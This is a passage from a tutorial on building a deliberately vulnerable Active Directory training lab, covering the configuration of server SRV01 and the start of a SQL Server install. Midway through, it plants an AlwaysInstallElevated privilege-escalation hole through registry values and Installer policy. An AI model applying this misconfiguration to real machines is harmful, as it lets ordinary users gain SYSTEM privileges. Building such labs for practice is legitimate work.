



Image not found or type unknown



So we complete the configurations here. Let’s move to SRV01.

SERVER 1

srv01.blackops.local

So we move to the most difficult part of design and configurations. Fortunately, most steps are the same for both SRV01 and SRV02.

First, disable IPv6, then configure IP and DNS.


Configure autologin for **jason.hudson**.

Configure AppLocker just as we did on client01.

Add jason.hudson to local group “Remote Management Users” and “Remote Desktop Users”: **net localgroup “Remote Management Users” jason.hudson /add && net localgroup “Remote Desktop Users” jason.hudson /add**


By this way, jason.hudson has WinRM access to SRV01.

Image not found or type unknown



Beside, let’s configure a privilege escalation vector: **AlwaysInstallElevated**. First, we need to add reg key for HKLM: **HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer**, and HKCU: **HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer.** Then add a value for both of them: **AlwaysInstallElevated**, **DWORD** value **1**.


Image not found or type unknown



Besides, we also need to add this value for jason.hudson domain user, since HKCU seems to have no effect on domain users.


Unfold **HKEY_USERS**, find jason.hudson’s **SID**, and add this key-value as previous.

Image not found or type unknown



Besides, we need to configure Local Group Policy Editor: **Computer Configuration > Administrative Templates** > Windows Components > Windows Installer, edit “**Turn off Windows Installer**”, change the setting as following screenshot.

Image not found or type unknown



Otherwise the normal user cannot install a package.

Enable **PPL** for SRV01, just follow the steps in the link: https://docs.microsoft.com/en-us/windows-server/security/credentials-protection-and-management/configuring-additional-lsa-protection


Now let’s install and configure SQL Server 2019, it is the most difficult and complex part.

Download link: https://www.microsoft.com/en-us/sql-server/sql-server-downloads (Developer)

SSMS: https://docs.microsoft.com/en-us/sql/ssms/download-sql-server-management-studio-ssms?view=sql-server-ver16


Install Windows SQL Server 2019 first, something important is that choose Customize Installation, because Basic Installation cannot meet our requirements.

Image not found or type unknown




During installation, we can leave most pages default, but something needs customization. When selecting Feature, I cannot tell the minimum selections to make the AD set works, but my selections work well.

Image not found or type unknown



